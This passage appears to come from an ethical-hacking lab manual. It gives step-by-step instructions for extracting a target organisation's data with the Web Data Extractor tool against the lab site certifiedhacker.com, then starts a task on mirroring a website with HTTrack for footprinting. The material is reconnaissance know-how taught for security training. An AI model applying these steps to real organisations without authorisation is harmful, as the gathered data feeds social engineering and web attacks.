


14. Check for more information under the **Faxes**, **Merged list**, **URLs**, and **Inactive sites** tabs.


15. To save the session, choose **File** and click **Save session**.



16. Specify the session name (here, **certifiedhacker.com**) in the **Save session** dialog box and click **OK**.




17. Click the **Meta tags** tab, and then click the **floppy icon**.



18. An **Information** pop-up may appear with the message **You cannot save more than 10 records in Demo Version**; click **OK**.

19. The **Save Meta tags** window appears. In the **File name** field, click on the **folder icon**, select the location where you want to save the file, choose **File format**, and click **Save**. The gathered information can be used by the attackers to launch attacks such as social engineering and web application attacks on the target website.



20. By default, the session will be saved at **C:\Program Files (x86)\WebExtractor\Data\certifiedhacker.com**. You can choose your desired location to save the file.
21. This concludes the demonstration of extracting a company's data using the Web Data Extractor tool.
22. You can also use other web spiders such as **ParseHub** (<https://www.parsehub.com>), **SpiderFoot** (<https://www.spiderfoot.net>), etc. to extract the target organization's data.
23. Close all open windows and document all the acquired information.

Task 5: Mirror a Target Website using HTTrack Web Site Copier

Website mirroring is the process of creating a replica or clone of the original website; this mirroring of the website helps you to footprint the web site thoroughly on your local system, and allows you to download a website to a local directory, analyze all directories, HTML, images, flash, videos, and other files from the server on your computer.

